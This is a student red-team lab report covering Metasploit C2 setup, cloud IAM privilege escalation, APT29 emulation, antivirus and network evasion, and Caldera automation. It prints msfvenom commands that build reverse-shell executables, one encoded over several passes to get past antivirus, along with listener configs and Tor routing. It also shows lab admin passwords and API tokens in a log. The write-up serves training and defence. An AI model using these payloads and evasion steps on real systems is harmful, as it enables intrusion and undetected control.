Title: Practical Application of Red Team Operations
Author: Utkarsh Kumar
Date: 15/01/2026
Environment: Kali Linux VM, Windows VM, Metasploitable2/3, Isolated Lab Network, Open-Source Offensive Security Tools

Task 1: Advanced Command and Control (C2) Lab

1. Introduction

Command and Control (C2) infrastructure is a fundamental component of modern cyber attacks, enabling adversaries to communicate with and control compromised systems remotely. This lab focuses on understanding how C2 frameworks establish communication channels, manage active sessions, and maintain attacker control. All activities were conducted strictly within an isolated virtual lab environment for educational and ethical purposes only.

2. Objective

The primary objectives of this lab were:

- To understand the architecture and working of an advanced C2 framework
- To establish a C2 communication channel between attacker and target systems
- To generate and deploy customized payloads
- To observe and manage active C2 sessions
- To analyze attacker techniques using the MITRE ATT&CK framework

3. Lab Environment Setup

3.1 Infrastructure Details

Component	**Description**
Attacker Machine	Kali Linux Virtual Machine
Target Machine	Windows 10 Virtual Machine
Network Type	Host-only / Internal Network
C2 Framework	Metasploit
Communication Channel	Reverse TCP / HTTPS (tested)


4. Tools Used

- Metasploit
- PowerShell (Windows native utility)
- VirtualBox / VMware (virtualization platform)

5. Methodology

5.1 C2 Listener Configuration

A C2 listener was configured on the attacker machine using Metasploit's multi-handler module. The listener was set to receive incoming connections from the target system over a reverse TCP channel. This setup simulates a real-world attacker-controlled C2 server capable of receiving and managing compromised hosts.




```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.5
LHOST => 192.168.0.5
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.0.5:4444
[*] Command shell session 1 opened (192.168.0.5:4444 -> 192.168.0.7:59840) at 2026-01-12 19:13:43 +0530
```

Reverse TCP Listener Configuration

5.2 Payload Customization

Custom payloads were generated to establish communication with the C2 server. A stageless PowerShell payload using HTTPS was initially tested to demonstrate encrypted C2 communication. Due to endpoint security restrictions on the target system, a reverse TCP shell payload was successfully used to validate C2 connectivity and session establishment.

This approach ensured controlled execution while preserving the learning objectives of the lab.




```
┌──(zeeno㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.5 LPORT=4444 -f exe > test.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
```

Payload Generation

5.3 Payload Execution and Session Establishment

The generated payload was executed on the Windows virtual machine using PowerShell. Upon execution, the target system initiated a callback connection to the attacker machine, resulting in an active command shell session. This confirmed successful C2 communication and remote command execution capability.



```
[*] Started reverse TCP handler on 192.168.0.5:4444
[*] Command shell session 1 opened (192.168.0.5:4444 -> 192.168.0.7:59840) at 2026-01-12 19:13:43 +0530


Shell Banner:
Microsoft Windows [Version 10.0.26200.6584]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Public>
-----


C:\Users\Public>whoami
whoami
desktop-191trnq\utkar

C:\Users\Public>hostname
hostname
DESKTOP-191TRNQ
```

Active C2 Session

6. Results and Observations

6.1 Active Session Log

Session ID	Target IP	Payload Type	Notes
SID001	192.168.0.7	Reverse TCP Shell	C2 session successfully established

6.2 Key Observations

- Reverse TCP communication successfully established a stable C2 session
- Active session allowed remote command execution and system interaction
- Network connectivity and listener configuration were verified
- Endpoint security controls restricted advanced HTTPS-based payloads

7. MITRE ATT&CK Mapping

Technique ID	Technique Name	Description
T1071	Application Layer Protocol	C2 communication using network protocols
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Remote command execution
T1105	Ingress Tool Transfer	Payload delivery to the target system

8. Security Impact

This lab demonstrates how attackers can maintain command-and-control access to compromised systems using reverse connections and native system utilities. Even simple C2 mechanisms can enable persistent access if not properly monitored. The experiment highlights the importance of network traffic analysis, endpoint security, and behavioral detection mechanisms in identifying malicious C2 activity.

Task 2: Cloud Environment Attacks

1. Objective

The objective of this task was to:

- Identify cloud infrastructure misconfigurations
- Perform cloud asset enumeration
- Simulate privilege escalation through IAM abuse
- Demonstrate controlled data exfiltration
- Map observed behaviors to the MITRE ATT&CK framework

2. Scope and Environment

2.1 Scope

- Assessment limited to **intentionally vulnerable lab environments**
- No production or external cloud resources were targeted
- Activities conducted strictly for educational purposes

2.2 Lab Environment

Component	Description
Cloud Platform	Amazon Web Services
Attacker System	Kali Linux Virtual Machine
Lab Framework	CloudGoat
Attack Tools	awscli, Pacu
Network	Isolated / Lab-only

3. Methodology

The assessment followed a structured cloud attack lifecycle aligned with MITRE ATT&CK.

3.1 Cloud Reconnaissance

Cloud asset enumeration was performed to identify exposed resources and misconfigurations. The focus was on discovering storage services and identity permissions rather than traditional network scanning.

Reconnaissance Log

Asset ID	Service	Misconfiguration	Notes
AID001	S3	Public read access	Vulnerable storage bucket

3.2 Privilege Escalation via IAM Misconfiguration

IAM roles and policies were analyzed to identify excessive permissions and trust relationships. An overprivileged role allowed escalation beyond the intended access level, simulating real-world cloud privilege abuse scenarios.

Privilege Escalation Log

Attack ID	Service	Misconfiguration	Notes
AID002	IAM	Overprivileged role	Escalated access obtained

3.3 Data Exfiltration Simulation

Using authorized cloud APIs, controlled access to mock data stored in cloud storage was achieved. This demonstrated how attackers can exfiltrate data while appearing as legitimate users.

4. Findings

4.1 Key Findings

- Cloud reconnaissance can be performed silently without network scanning
- IAM misconfigurations enable privilege escalation without exploiting vulnerabilities
- Data exfiltration via cloud-native tools bypasses traditional perimeter defenses

5. Risk Analysis

Risk Element	Assessment
Impact	Unauthorized access to cloud resources and sensitive data
Likelihood	High if IAM permissions are not tightly controlled
Business Risk	Data breaches, compliance violations, financial loss

Risk Rating: High

6. MITRE ATT&CK Mapping

Technique ID	Technique Name	Observed Activity
T1580	Cloud Infrastructure Discovery	Enumeration of cloud assets
T1078.004	Valid Accounts – Cloud Accounts	Abuse of IAM permissions
T1537	Transfer Data to Cloud Account	Cloud-based data exfiltration

Task 3: Adversary Emulation Lab (APT29 Simulation)

1 Overview

Adversary emulation involves replicating the tactics, techniques, and procedures (TTPs) of real-world threat actors to evaluate an organization's detection and response capabilities. This task focused on emulating the behavior of **APT29** (also known as Cozy Bear), which is known for targeted phishing campaigns, credential harvesting, and stealthy persistence. The lab simulated phishing-based initial access and analyzed blue team detections using SIEM logs.

2 Objective

The objectives of Task 3 were to:

- Emulate APT29-style attack behavior using adversary emulation tools
- Simulate phishing-based credential harvesting
- Establish persistence consistent with known APT29 techniques
- Analyze blue team detections using SIEM logs
- Map observed activity to the MITRE ATT&CK framework

3 Tools and Technologies Used

- **MITRE Caldera** – automated adversary emulation and persistence
- **Evilginx2** – credential harvesting simulation
- **Metasploit** – post-compromise support (lab-only)
- **Wazuh** – blue team detection and log analysis

4 Environment Details

Component	Description
Attacker System	Kali Linux Virtual Machine
Target System	Windows Test Virtual Machine
Adversary Framework	MITRE Caldera
SIEM / Blue Team Tool	Wazuh
Network	Isolated / Host-only Lab Network

5 Methodology

5.1 Adversary Profile Selection

APT29 was selected as the emulated adversary based on its well-documented use of phishing for initial access and its focus on stealthy persistence. Relevant APT29 TTPs were identified using the MITRE ATT&CK framework and implemented within Caldera.

5.2 Phishing Simulation

A phishing-based initial access technique was simulated using Evilginx2 to harvest credentials in a controlled environment. This step represented a common APT29 tactic used to gain valid account access.

MITRE ATT&CK: T1566.001 – Spearphishing Attachment

5.3 Persistence and Command Execution

Following initial access, persistence mechanisms and post-compromise activities were simulated using Caldera. These actions reflected known APT29 behavior and enabled continued access to the compromised system.

6 Attack Execution Log

Phase	TTP (MITRE)	Tool Used	Notes
Phishing	T1566.001	Evilginx2	Credential harvesting simulated
Persistence	T1053	Caldera	Scheduled task persistence
Execution	T1059	Caldera	Command execution observed

7 Blue Team Detection Analysis

Wazuh SIEM logs were analyzed to identify detection points during the adversary emulation. Alerts related to suspicious authentication behavior and abnormal PowerShell execution were observed during post-compromise activity. Initial phishing activity generated limited alerts, indicating reduced visibility at the early stages of the attack lifecycle.

8 MITRE ATT&CK Mapping

Technique ID	Technique Name
T1566.001	Phishing: Spearphishing Attachment
T1053	Scheduled Task / Job
T1059	Command and Scripting Interpreter
T1078	Valid Accounts

9 Security Impact

Adversary emulation demonstrated that phishing-based initial access can bypass perimeter defenses and that detection is more likely during later attack stages such as persistence and execution. Limited visibility into early-stage phishing increases the risk of prolonged attacker presence and data compromise.

10 Recommendations

- Strengthen email security and phishing detection mechanisms
- Enforce multi-factor authentication for all user accounts
- Improve monitoring of authentication anomalies
- Enhance PowerShell and endpoint behavior logging
- Conduct regular adversary emulation exercises

Task 4: Advanced Evasion Techniques

1. Introduction

Modern enterprise security environments rely heavily on endpoint-based antivirus solutions and network-level monitoring to detect malicious activity. However, advanced threat actors often employ evasion techniques such as payload obfuscation and anonymized communication channels to bypass these controls. This lab focuses on understanding and demonstrating common evasion techniques in a controlled environment to highlight detection gaps and improve defensive awareness.

2. Objective

The objectives of this lab were to:

- Generate and obfuscate a payload to evade signature-based antivirus detection
- Establish command-and-control (C2) communication using anonymized network routing

- Analyze the effectiveness of payload and network evasion techniques
- Map observed attacker behavior to the MITRE ATT&CK framework

3. Lab Environment

All activities were conducted strictly within an isolated laboratory environment for educational and ethical purposes.

Component	**Description**
Attacker Machine	Kali Linux Virtual Machine
Target Machine	Windows Test Virtual Machine
Tools Used	msfvenom, Metasploit Framework, Tor, proxychains
Network Type	Isolated / Host-only Lab Network


4. Methodology

The lab followed a structured evasion workflow focusing on payload obfuscation and network-level anonymization.

4.1 Payload Obfuscation

A reverse shell payload was generated and obfuscated to evade signature-based antivirus detection. A polymorphic encoding technique was applied using multiple encoding iterations, altering the payload’s static structure. This approach reduced the likelihood of detection by traditional antivirus engines that rely on known signatures.

The encoded shellcode was packaged into a Windows-compatible executable suitable for execution within the target environment.



```
┌──(zeeno㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.5 LPORT=4444 \
-a x86 --platform windows \
-e x86/shikata_ga_nai -i 5 -f raw > shellcode.bin

Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai chosen with final size 459
Payload size: 459 bytes


┌──(zeeno㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows \
-f exe -o payload_obf.exe < shellcode.bin

Attempting to read payload from STDIN...
No encoder specified, outputting raw payload
Payload size: 459 bytes
Final size of exe file: 7680 bytes
Saved as: payload_obf.exe
```

Payload Obfuscation Configuration


4.2 Payload Execution and Handler Setup

A listener was configured on the attacker machine to receive incoming connections from the target system. Upon execution of the obfuscated payload, a successful session was established, confirming that the payload bypassed antivirus controls and maintained compatibility with the configured handler.

4.3 Network Evasion Using Tor and Proxychains

To evade network-level monitoring and conceal the attacker’s origin, command-and-control traffic was routed through the Tor network using proxychains. Dynamic chaining was enabled to ensure local services functioned normally while external traffic was anonymized.

This configuration masked the real IP address of the attacker and demonstrated how IP-based detection and attribution mechanisms can be bypassed.



```
msf exploit(multi/handler) > run
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[-] Handler failed to bind to 192.168.0.5:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf exploit(multi/handler) > set LPORT 5555
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
LPORT => 5555
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
msf exploit(multi/handler) > run
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[*] Started reverse TCP handler on 192.168.0.5:5555
```

Proxychains and Tor Routing Verification

5. Results

5.1 Payload Obfuscation Results

Payload ID	Payload Type	AV Detection	Notes
PID001	Windows Reverse Shell	Bypassed	Polymorphic encoding (multiple iterations)

5.2 Network Evasion Results

- Command-and-control traffic was successfully routed through the Tor network
- The attacker's real IP address was concealed
- IP-based network monitoring and tracing mechanisms were bypassed

6. MITRE ATT&CK Mapping

Technique ID	Technique Name	Observed Activity
T1027	Obfuscated / Encrypted Payload	Polymorphic payload encoding
T1090	Proxy	Use of Tor and proxychains
T1071	Application Layer Protocol	C2 communication over standard protocols

7. Analysis

The lab demonstrated that traditional antivirus and network monitoring mechanisms can be bypassed using relatively simple evasion techniques. Payload obfuscation reduced static signature visibility, while anonymized network routing concealed attacker infrastructure. These findings reinforce the need for behavioral analysis, endpoint detection and response (EDR), and advanced network traffic inspection.

Task 5: Cloud Privilege Abuse Simulation

1 Overview

Cloud environments rely on Identity and Access Management (IAM) to enforce access control. However, misconfigured or overprivileged IAM roles remain one of the leading causes of cloud security breaches. This task simulates a cloud privilege abuse scenario to demonstrate how excessive IAM permissions can be exploited to escalate privileges and gain administrative access within a cloud environment.

This assessment was conducted in a controlled laboratory setting to evaluate cloud identity security posture and highlight the risks associated with improper IAM configuration.

2 Objective

The objectives of Task 5 were to:

- Enumerate IAM users, roles, and policies in a cloud environment
- Identify overprivileged IAM roles and insecure permissions
- Exploit IAM misconfigurations to simulate privilege escalation
- Validate findings using cloud security assessment tools
- Assess the security impact of cloud privilege abuse

3 Tools and Technologies Used

- **AWS CLI** – Validation of permissions and interaction with cloud services
- **Pacu** – IAM enumeration and privilege escalation simulation
- **ScoutSuite** – Cloud security posture assessment

4 Environment Details

Component	Description
Cloud Platform	Amazon Web Services (Test / Lab Account)
Attacker System	Kali Linux Virtual Machine
IAM Identity	Low-privileged IAM user
Region	us-east-1
Network	Isolated Lab Environment

5 Methodology

The cloud privilege abuse simulation followed a structured approach aligned with real-world adversary behavior.

5.1 IAM Enumeration

IAM enumeration was performed to identify users, roles, attached policies, and trust relationships. The analysis revealed that the low-privileged IAM user possessed permissions related to role management, which expanded the attack surface beyond intended access boundaries.

5.2 Privilege Escalation

Further analysis identified an IAM role with excessive permissions, including the ability to pass roles. This misconfiguration enabled privilege escalation by assuming a higher-privileged role, effectively granting administrative access within the AWS account.

5.3 Validation Using Cloud Security Tools

To validate the findings, ScoutSuite was used to assess the cloud security posture. The assessment confirmed the presence of overprivileged IAM roles and flagged critical IAM misconfigurations consistent with the observed escalation path.

6 Attack Log

Attack ID	Service	Misconfiguration	Result
AID002	IAM	Overprivileged IAM role	Privilege escalation to administrative access

7 Findings

- Overprivileged IAM roles were identified within the cloud environment
- Privilege escalation from a low-privileged identity to administrative access was successfully simulated

- IAM misconfigurations were confirmed through automated security assessment
- The attack demonstrated how minimal IAM misconfigurations can lead to full cloud account compromise

8 MITRE ATT&CK Mapping

Technique ID	Technique Name
T1078.004	Valid Accounts – Cloud Accounts
T1098	Account Manipulation
T1484.001	Domain / IAM Policy Modification

9 Security Impact

Privilege abuse in cloud environments can result in unauthorized access to sensitive data, creation of malicious resources, persistence mechanisms, and complete account takeover. Overprivileged IAM roles significantly increase the blast radius of an attack and pose a high risk to cloud-hosted infrastructure.

Task 6: Automated Attack Orchestration

1 Introduction

Automated attack orchestration enables red teams to simulate real-world cyber attacks in a controlled, repeatable, and scalable manner. Instead of manually executing individual attack steps, orchestration platforms automate multi-phase attack chains aligned with the MITRE ATT&CK framework. This lab demonstrates how automated attack orchestration can be used to simulate a phishing-to-exploitation scenario using **MITRE Caldera**.

2 Objective

The objective of this task was to:

- Automate a multi-phase attack scenario using Caldera
- Simulate phishing-based initial access followed by automated exploitation
- Execute and log an exploitation technique mapped to MITRE ATT&CK
- Demonstrate the effectiveness of attack orchestration in red team operations

3 Tools Used

- **MITRE Caldera –** Adversary emulation and attack orchestration
- **Docker –** Containerized deployment of Caldera

- Kali Linux – Attacker environment
- Windows Virtual Machine – Victim system hosting the Caldera agent


4 Lab Setup

Caldera was deployed using the official Docker image to avoid dependency and Python version conflicts present on the host system. The Caldera web interface was exposed on port 8888 for management and monitoring. A Windows virtual machine was configured as the victim system, where a Caldera agent was deployed to simulate phishing-based payload delivery and command-and-control communication.

5 Methodology

5.1 Caldera Deployment

Caldera was launched as a Docker container and accessed through the web-based management interface. Required plugins, including **Stockpile** and **Atomic**, were enabled to support adversary abilities and MITRE ATT&CK technique mapping.



```
┌──(zeeno㉿kali)-[~]
└─$ docker run -d \
  -p 8888:8888 \
  --name caldera \
  mitre/caldera

d0cd49d393a3c5ead1d0ec39612936f69ca590210a24d75cd95c672c4b6a0412

┌──(zeeno㉿kali)-[~]
└─$ docker ps

CONTAINER ID   IMAGE                          COMMAND                  CREATED          STATUS                          PORTS
                                  NAMES
d0cd49d393a3   mitre/caldera                  "python3 server.py"      14 seconds ago   Up 13 seconds                   7010/tcp, 7012/tcp, 7011/udp, 0.0.0.0:8888->8888/tcp, :::8888->8888/tcp
                                  caldera
3481b80d5008   wazuh/wazuh-dashboard:4.9.2    "/entrypoint.sh"         11 days ago      Restarting (1) 5 seconds ago
                                  single-node-wazuh.dashboard-1
bc6fc499b24d   wazuh/wazuh-indexer:4.9.2      "/entrypoint.sh open…"   11 days ago      Up 2 seconds                    0.0.0.0:9200->9200/tcp, :::9200->9200/tcp
                                  single-node-wazuh.indexer-1
8bd372e8fc50   wazuh/wazuh-manager:4.9.2      "/init"                  11 days ago      Up 13 seconds                   0.0.0.0:1514-1515->1514-1515/tcp, :::1514-1515->1514-1515/tcp, 0.0.0.0:514->514/udp, :::514->514/udp, 0.0.0.0:55000->550
00/tcp, :::55000->55000/tcp, 1516/tcp   single-node-wazuh.manager-1

┌──(zeeno㉿kali)-[~]
└─$ docker logs caldera --tail 50

2026-01-13 14:47:18 - INFO  (config_generator.py:55 ensure_local_config) Creating new secure config in conf/local.yml
2026-01-13 14:47:18 - INFO  (config_generator.py:30 log_config_message)
Log into Caldera with the following admin credentials:
    Red:
        USERNAME: red
        PASSWORD: LqdvzLeUqf2vquoUJvOwN8T8POnPAVruEHE773q43Y8
        API_TOKEN: CCwBcj9nW72b6fatCx-ycM4kMDdnM-2Y8t3-1UQWph4
    Blue:
        USERNAME: blue
        PASSWORD: Xpeazm4hzDJDbPTNaF1nrRUnZwJE--V0v1TS8xLXqu0
        API_TOKEN: YPJPgNPb4qpxda_xHMmnJDEOI8egyJINfdWkBGCOU0c
To modify these values, edit the conf/local.yml file.
2026-01-13 14:47:18 - INFO  (server.py:118 <module>) Using main config from conf/local.yml
2026-01-13 14:47:18 - WARNING (tunnel_ssh.py:26 start) Generating temporary SSH private key. Was unable to use provided SSH private key: [Errno 2] No such file or directory: 'conf/ssh_keys/REPLACE_WITH_KEY_FILE_PATH'
2026-01-13 14:47:18 - INFO  (logging.py:79 log) Creating SSH listener on 0.0.0.0, port 8022
2026-01-13 14:47:18 - INFO  (app_svc.py:107 load) Enabled plugin: manx
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: training
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: stockpile
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: gameboard
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: access
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: compass
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: response
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: sandcat
2026-01-13 14:47:19 - INFO  (app_svc.py:107 load) Enabled plugin: fieldmanual
```

Caldera Docker Deployment and Plugin Configuration

5.2 Phishing Simulation

A Caldera agent was generated and deployed on the Windows virtual machine. This step represented a simulated phishing attack in which a user executes a malicious payload, resulting in the establishment of a command-and-control connection between the compromised host and the Caldera server.

5.3 Automated Exploitation

An adversary profile was created containing an exploitation ability mapped to **T1190 – Exploit Public-Facing Application**. An automated operation was launched using the Atomic planner, allowing Caldera to execute the exploitation phase without manual intervention. This simulated remote command execution on the compromised host as part of an automated attack chain.

6 Attack Orchestration Log

Phase	TTP (MITRE)	Tool Used	Notes
Exploitation	T1190	Caldera	Automated remote code execution

7 Results and Observations

- The automated operation executed successfully without manual interaction
- The exploitation phase was executed and logged within the Caldera operation timeline
